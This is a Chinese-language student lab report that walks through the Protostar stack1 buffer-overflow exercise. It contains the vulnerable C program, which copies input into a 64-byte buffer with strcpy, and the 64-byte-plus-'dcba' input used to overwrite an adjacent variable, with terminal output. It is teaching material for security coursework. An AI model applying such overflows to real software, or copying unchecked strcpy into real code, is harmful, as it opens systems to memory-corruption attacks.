上海交通大学
SHANGHAI JIAO TONG UNIVERSITY

CS3312 Lab Stack1

学号：522031910439　姓名：梁俊轩

2025 年 3 月 12 日

1　代码逻辑和漏洞分析

首先运行一次程序，可以遇到以下结果：



图 1 运行结果

想要程序能够绕到另外一个结果，需要对源码进行分析, 在 Protostar 官网可以看到 stack1 的 C 语言源代码：

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];

  if(argc == 1) {
      errx(1, "please specify an argument\n");
  }

  modified = 0;
  strcpy(buffer, argv[1]);

  if(modified == 0x61626364) {
      printf("you have correctly got the variable to the right value\n");
  } else {
      printf("Try again, you got 0x%08x\n", modified);
  }
}
```

类似 stack0 的流程，只不过此时必须要将’modified’ 修改为 0x61626364 才能够输出”you have correctly got the variable to the right value”。在 stack0 中，可以知道当输入超过 64 字节时多出的部分将覆盖’modified’，因此我们可以将输入的第 65-68 字节修改成要求的内容。

同时对照 ASCII 表，0x61=a，0x62=b，0x63=c，0x64=d。

将输入放进 exp.txt 文件中，输入为 64 个”A” 加上”abcd”。然后执行程序：

```
root@protostar:/opt/protostar/bin# ./stack1 `cat exp.txt`
Try again, you got 0x64636261
root@protostar:/opt/protostar/bin#
```

图 2 运行结果

此时由于计算机大小端存储的问题，实际上放到’modified’ 的内容为 dcba，因此只需要将输入修改，变为 64 个”A” 加上”dcba”。然后执行程序：

```
root@protostar:/opt/protostar/bin# ./stack1 `cat exp.txt`
you have correctly got the variable to the right value
root@protostar:/opt/protostar/bin#
```

图 3 运行结果